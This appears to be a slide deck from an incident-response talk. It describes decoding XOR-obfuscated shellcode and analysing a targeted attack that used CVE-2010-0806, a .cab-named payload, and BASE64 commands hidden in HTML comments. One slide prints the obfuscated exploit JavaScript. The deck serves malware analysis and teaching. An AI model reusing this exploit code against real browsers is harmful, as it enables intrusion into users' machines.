- LOOP SHORT 004011BC
- - Loop this function until ECX equals 0.

Intention

- This is another obfuscation decoder


- If buffer [ECX] = 0xA2 do nothing

  if buffer [ECX] = 0x00 do nothing


  else XOR buffer [ECX] by A2.

Theorycraft

- Quick test in WinHex
- Before



After



Whoa!

- Exploit targeting Adobe Flash
- Shellcode obfuscated
- Binary obfuscated
- Binary relies on shellcode to decode the first 1kb
- Valid attack

Follow up

- Scripted decode of binary
- Virustotal assessment of decoded binary = 39/39 as GameThief or Infostealer.WoW
- Binary was well known at the time

Automated review

- Customer grateful for follow up
- Packer relocated to shellcode
- Popular automated tools also failed to decode binary with shellcode's routine
- Manual investigation still a handy skillset for incident handlers

But there's more!

- Shellcode isn't just for exploits
- Another day, Another event captured.
- Shortly after Google's compromise

First responder

- Normal escalation done
- Follow up research

0day

- CVE-2010-0806

```
function bbbbbb(){
 ccccccc();
 var MitmAWToSwdsHdsxOdrCDRcTFqsWNvjYTvBggzHNpXGTgkLEwhKFBGIwObHuQoehwXXTHIczEcX
jtifjYRZLe = document.createElement('body');
 MitmAWToSwdsHdsxOdrCDRcTFqsWNvjYTvBggzHNpXGTgkLEwhKFBGIwObHuQoehwXXTHIczEcXjtif
jYRZLe.addBehavior('#default#userData');
 document.appendChild(MitmAWToSwdsHdsxOdrCDRcTFqsWNvjYTvBggzHNpXGTgkLEwhKFBGIwOb
HuQoehwXXTHIczEcXjtifjYRZLe);
 try {
  for (EwAaSuzXzX=0; EwAaSuzXzX<10; EwAaSuzXzX++) {
MitmAWToSwdsHdsxOdrCDRcTFqsWNvjYTvBggzHNpXGTgkLEwhKFBGIwObHuQoehwXXTHIczEcXjtifj
YRZLe.setAttribute('s',window);
  }
 } catch(e){ }
 window.status+='';
}

document.getElementById('rTlSMTqJSbDtmISKfWgFfoYAA').onclick();
</script></body></html>
```

Something peculiar

- Exploit was literally 0day
- Targeted attack!
- Customer responded to attack

Now it gets interesting…

- Customer quarantined workstation
- Playground for malware required

To the lab!

- Infected test VM
- Monitor traffic and functions
- Static and Dynamic analysis
- Purpose?

Undefined activity

- Downloaded file is .cab filename but PE format

```
[parody@vps ~]$ file AdobeUpdater.cab
AdobeUpdater.cab: PE32 executable for MS Windows (GUI) Intel 80386 32-bit
```

- Web based communications

Phone home

- HTML content on page accessed
- Embedded BASE64 comment

```
[parody@vps ~]$ cat default1.html
<!-- dWdzMTI= -->
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>

  <meta http-equiv="Content-Language" content="en-us">
```

Decoding

- <!- - dWdzMTI= - - > Decodes to – “ugs12”
- Further instructions given in code
- No effect currently – s12 = sleep(12h)
- Input from BASE64 is shellcode with header!

Incomplete malware

- Malware is just a fancy wget with interpreter
- Basic functions builtin
- Additional functions injected as shellcode

Double Rainbow! What does it mean?!

- APT?
- Attackers innovate methods
- Defense in depth
- Lessons learnt

Done.

- Questions?